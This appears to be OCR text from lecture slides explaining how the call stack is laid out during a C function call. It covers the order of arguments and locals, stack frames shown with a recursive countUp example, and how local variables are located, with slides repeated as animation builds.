Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```

0x00000000




0xffffffff

Local variables Pushed in the Same order as They appear in the code

Arguments pushed in Reverse order

Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```




Local variables Pushed in the Same order as They appear in the code

Two values Between the argument And the local variables

Arguments pushed in Reverse order

Stack Frame


```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    …
}
```



The part of stack corresponding to this particular invocation of this function


Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




Stack Frame

```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



Stack Frame


```
void main() { countUp(3); }

Void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```



Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

0xffffffff




Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?


0xffffffff



Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```


Q: Where is loc3?



Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?




Unpredictable at compile time

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?

0xffffffff




Unpredictable at compile time

Accessing Variables

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    loc3++;
}
```

Q: Where is loc3?



Unpredictable at compile time

